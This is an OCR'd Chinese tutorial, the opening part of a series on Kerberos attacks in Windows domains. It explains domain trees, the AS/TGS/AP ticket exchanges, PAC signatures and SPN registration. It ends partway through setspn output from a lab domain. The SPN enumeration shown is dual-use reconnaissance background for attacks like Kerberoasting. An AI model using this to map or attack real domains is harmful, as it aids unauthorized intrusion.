
0x00 前言

Kerberos 是一种由 MIT（麻省理工大学）提出的一种网络身份验证协议。它旨在通过使用密钥加密技术为客户端/服务器应用程序提供强身份验证。

在了解 Kerberos 的过程中，发现很多网站上的相关文章有一些是机器直接翻译过来的，也有一些写的比较优秀的文章，但是实操性比较弱，可能第一次了解 Kerberos 的同学会不知道怎么上手。所以本文主要是通过更详细的实验结合原理来说明与 Kerberos 相关的一些攻击手法。


本文将分为三篇。第一篇也就是这一篇的内容主要包括域环境和 Kerberos 协议的说明以及 Kerberoasting 的攻击方式。第二篇主要包括 MS14068 漏洞和 Kerberos 票据的利用说明。第三篇的内容主要说明关于 Kerberos 委派的攻击方式及原理。



0x01 域环境

由于 Kerberos 主要是用在域环境下的身份认证协议，所以在说之前先说下域环境的一些概念。首先域的产生是为了解决企业内部的资源管理问题，比如一个公司就可以在网络中建立一个域环境，更方便内部的资源管理。在一个域中有域控、域管理员、普通用户、主机等等各种资源。


在下图中 YUNYING.LAB 为其他两个域的根域，NEWS.YUNYING.LAB 和 DEV.YUNYING.LAB 均为 YUNYING.LAB 的子域，这三个域组成了一个域树。子域的概念可以理解为一个集团在不同业务上分公司，他们有业务重合的点并且都属于 YUNYING.LAB 这个根域，但又独立运作。同样 TEST.COM 也是一个单独的域树，两个域树 YUNYING.LAB 和 TEST.COM 组合起来被称为一个域林。



本文就以根域为 YUNYING.LAB 的这个域来演示，YUNYING.LAB 的域控是 DC.YUNYING.LAB，子域 NEWS.YUNYING.LAB 和 DEV.YUNYING.LAB 的域控分别为 NEWSDC.NEWS.YUNYING.LAB 和 DEVDC.DEV.YUNYING.LAB。

上面说的都是 FQDN(Fully Qualified Domain Name)名称，也就是全限定域名，是同时包含主机名和域名的名称。

例：DC.YUNYING.LAB 中 DC 为主机名，域名为 YUNYING.LAB，那他的 FQDN 名称就是 DC.YUNYING.LAB。



如何搭建域环境以及如何建立子域可参考网上的一些说明，这里放两个链接作为参考。

https://jingyan.baidu.com/article/19192ad8e1593ae53e5707be.html

http://blog.51cto.com/vbers/2058306

本域中采用的操作系统为 Windows Server 2008 R2+Windows 7。

0x02Kerberos 简介

在 Kerberos 认证中，最主要的问题是如何证明“你是你”的问题，如当一个 Client 去访问 Server 服务器上的某服务时，Server 如何判断 Client 是否有权限来访问自己主机上的服务，同时保证在这个过程中的通讯内容即使被拦截或篡改也不影响通讯的安全性，这正是 Kerberos 解决的问题。在域渗透过程中 Kerberos 协议的攻防也是很重要的存在。

1 Kerberos 协议框架


在 Kerberos 协议中主要是有三个角色的存在：

1、 访问服务的 Client

2、 提供服务的 Server

3、 KDC（Key Distribution Center）密钥分发中心

其中 KDC 服务默认会安装在一个域的域控中，而 Client 和 Server 为域内的用户或者是服务，如 HTTP 服务，SQL 服务。在 Kerberos 中 Client 是否有权限访问 Server 端的服务由 KDC 发放的票据来决定。




如果把 Kerberos 中的票据类比为一张火车票，那么 Client 端就是乘客，Server 端就是火车，而 KDC 就是就是车站的认证系统。如果 Client 端的票据是合法的（由你本人身份证购买并由你本人持有）同时有访问 Server 端服务的权限（车票对应车次正确）那么你才能上车。当然和火车票不一样的是 Kerberos 中有存在两张票，而火车票从头到尾只有一张。


由上图中可以看到 KDC 又分为两个部分：

Authentication Server： AS 的作用就是验证 Client 端的身份（确定你是身份证上的本人），验证通过就会给一张 TGT（Ticket Granting Ticket）票给 Client。

Ticket Granting Server： TGS 的作用是通过 AS 发送给 Client 的票（TGT）换取访问 Server 端的票（上车的票 ST）。ST（Service Ticket）也有资料称为 TGS Ticket，为了和 TGS 区分，在这里就用 ST 来说明。



KDC 服务框架中包含一个 KRBTGT 账户，它是在创建域时系统自动创建的一个账号，可以暂时理解为他就是一个无法登陆的账号。




2 Kerberos 认证流程

当 Client 想要访问 Server 上的某个服务时，需要先向 AS 证明自己的身份，然后通过 AS 发放的 TGT 向 Server 发起认证请求，这个过程分为三块：

The Authentication Service Exchange：Client 与 AS 的交互

The Ticket-Granting Service (TGS) Exchange：Client 与 TGS 的交互

The Client/Server Authentication Exchange：Client 与 Server 的交互




(1)The Authentication Service Exchange

KRB_AS_REQ

Client->AS：发送 Authenticator1(Client 密码加密 TimeStamp)

第一步 Client 先向 KDC 的 AS 发送 Authenticator1，内容为通过 Client 密码 Hash 加密的时间戳、Client ID、网络地址、加密类型等内容。



KRB_AS_REP

AS-> Client：发送 Client 密码加密的 sessionkey-as 和票据 TGT(KRBTGT HASH 加密的 sessionkey-as 和 TimeStamp)

在 KDC 中存储了域中所有用户的密码 HASH，当 AS 接收到 Client 的请求之后会根据 KDC


中存储的密码来解密，解密成功并且验证信息。验证成功后返回给 Client 由 Client 密码 HASH 加密的 sessionkey-as 和 TGT（由 KRBTGT HASH 加密的 sessionkey-as 和 TimeStamp 等信息）。

(2)The Ticket-Granting Service (TGS) Exchange

KRB_TGS_REQ

Client ->TGS 发送 Authenticator2 (sessionkey-as 加密 TimeStamp) 和 票据 TGT(KRBTGT HASH 加密的 sessionkey-as 和 TimeStamp)

Client 接收到了加密后的 Sessionkey-as 和 TGT 之后，用自身密码解密得到 Sessionkey-as，TGT 是由 KDC 密码加密，Client 无法解密。这时 Client 再用 Sessionkey-as 加密 TimeStamp 和 TGT 一起发送给 KDC 中的 TGS（Ticket Granting Server）票据授权服务器换取能够访问 Server 的票据。



KRB_TGS_REP

TGS-> Client 发送 密文 1(sessionkey-as 加密 sessionkey-tgs) 和 票据 ST(Server 密码 HASH 加密 sessionkey-tgs)

TGS 收到 Client 发送过来的 TGT 和 Sessionkey-as 加密的 TimeStamp 之后，首先会检查自身是否存在 Client 所请求的服务。如果服务存在，则用 KRBTGT 密码解密 TGT。一般情况下 TGS 会检查 TGT 中的时间戳查看 TGT 是否过期，且原始地址是否和 TGT 中保存的地址相同。验证成功之后将用 sessionkey-as 加密的 sessionkey-tgs 和 Server 密码 HASH 加密的 Sessionkey-tgs 发送给 Client。


(3)The Client/Server Authentication Exchange

KRB_AP_REQ

Client ->Server 发送 Authenticator3(sessionkey-tgs 加密 TimeStamp) 和 票据 ST(Server 密码 HASH 加密 sessionkey-tgs)

Client 收到 sessionkey-as 加密的 sessionkey-tgs 和 Server 密码 HASH 加密的 sessionkey-tgs 之后用 sessionkey-as 解密得到 sessionkey-tgs，然后把 sessionkey-tgs 加密的 TimeStamp 和 ST

一起发送给 Server。



KRB_AP_REP

Server-> Client

server 通过自己的密码解密 ST，得到 sessionkey-tgs,再用 sessionkey-tgs 解密 Authenticator3 得到 TimeStamp，验证正确返回验证成功。

这就是 Kerberos 认证的流程，篇幅所限所以尽量简化说明，更详细的信息可以参考下面链接。

https://tools.ietf.org/html/rfc4120.html

3 PAC

在 Kerberos 最初设计的几个流程里说明了如何证明 Client 是 Client 而不是由其他人来冒充的，但并没有声明 Client 有没有访问 Server 服务的权限，因为在域中不同权限的用户能够访问的资源是有区别的。

所以微软为了解决这个问题在实现 Kerberos 时加入了 PAC 的概念，PAC 的全称是 Privilege Attribute Certificate(特权属性证书)。可以理解为火车有一等座，也有二等座，而 PAC 就是为了区别不同权限的一种方式。

(1)PAC 的实现

当用户与 KDC 之间完成了认证过程之后，Client 需要访问 Server 所提供的某项服务时，Server 为了判断用户是否具有合法的权限需要将 Client 的 User SID 等信息传递给 KDC， KDC 通过 SID 判断用户的用户组信息， 用户权限等， 进而将结果返回给 Server， Server 再将此信息与用户所索取的资源的 ACL 进行比较， 最后决定是否给用户提供相应的服务。


PAC 会在 KRB_AS_REP 中 AS 放在 TGT 里加密发送给 Client，然后由 Client 转发给 TGS 来验证 Client 所请求的服务。

在 PAC 中包含有两个数字签名 PAC_SERVER_CHECKSUM 和 PAC_PRIVSVR_CHECKSUM，这两个数字签名分别由 Server 端密码 HASH 和 KDC 的密码 HASH 加密。


同时 TGS 解密之后验证签名是否正确，然后再重新构造新的 PAC 放在 ST 里返回给客户端，客户端将 ST 发送给服务端进行验证。

(2)Server 与 KDC

PAC 可以理解为一串校验信息，为了防止被伪造和串改，原则上是存放在 TGT 里，并且 TGT 由 KDC hash 加密。同时尾部会有两个数字签名，分别由 KDC 密码和 server 密码加密，防止数字签名内容被篡改。



同时 PAC 指定了固定的 User SID 和 Groups ID，还有其他一些时间等信息，Server 的程序收到 ST 之后解密得到 PAC 会将 PAC 的数字签名发送给 KDC，KDC 再进行校验然后将结果已 RPC 返回码的形式返回给 Server。



0x03 Kerberos 与 SPN

1 SPN 简介

服务主体名称（SPN：Service Principal Names）是服务实例（可以理解为一个服务，比如 HTTP、MSSQL）的唯一标识符。Kerberos 身份验证使用 SPN 将服务实例与服务登录帐户相关联。如果在整个林或域中的计算机上安装多个服务实例，则每个实例都必须具有自己的 SPN。如果客户端可能使用多个名称进行身份验证，则给定服务实例可以具有多个 SPN。SPN 始终包含运行服务实例的主机的名称，因此服务实例可以为其主机的每个名称或别名注册 SPN。

如果用一句话来说明的话就是如果想使用 Kerberos 协议来认证服务，那么必须正确配置 SPN。

2 SPN 格式与配置：

在 SPN 的语法中存在四种元素，两个必须元素和两个额外元素，其中<service class>和<host>为必须元素：

<service class>/<host>:<port>/<service name>

<service class>：标识服务类的字符串

<host>：服务所在主机名称
<port>：服务端口
<service name>：服务名称
例：

如果我想把域中一台主机 S2 中的 MSSQL 服务注册到 SPN 中则可以使用命令 Setspn -A MSSQLSvc/s2.yunying.lab:1433 tsvc

```
PS C:\Users\Administrator> setspn.exe -A MSSQLSvc/s2.yunying.lab:1433 tsvc
为 CN=tsvc,OU=svcserver,DC=yunying,DC=lab 注册 ServicePrincipalNames
        MSSQLSvc/s2.yunying.lab:1433
更新的对象
PS C:\Users\Administrator>
```

注册成功之后可以通过命令 setspn -T yunying.lab –q */*或者 setspn –q */*来查看已经注册的 SPN。SPN 在其注册的林中必须是唯一的。如果它不唯一，则身份验证将失败。

在注册 SPN 时，可以使用 NetBIOS 名称，如 s2。也可以使用 FQDN(Fully Qualified Domain Name 全限定域名) ，如 s2.yunying.lab。有可能存在某一种名称注册的 SPN 不能成功访问的情况，如果没有配置正确可以换一种名称试一试。

```
PS C:\Users\Administrator> setspn -T yunying.lab -q */*
正在检查域 DC=yunying,DC=lab
CN=DC,OU=Domain Controllers,DC=yunying,DC=lab
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/dc.yunying.lab
        HOST/DC/YUNYING
        ldap/DC/YUNYING
        ldap/dc.yunying.lab/ForestDnsZones.yunying.lab
        ldap/dc.yunying.lab/DomainDnsZones.yunying.lab
        DNS/dc.yunying.lab
        GC/dc.yunying.lab/yunying.lab
        RestrictedKrbHost/dc.yunying.lab
        RestrictedKrbHost/DC
        HOST/dc.yunying.lab/YUNYING
        HOST/DC
        HOST/dc.yunying.lab
        HOST/dc.yunying.lab/yunying.lab
        ldap/dc.yunying.lab/YUNYING
        ldap/DC
        ldap/dc.yunying.lab
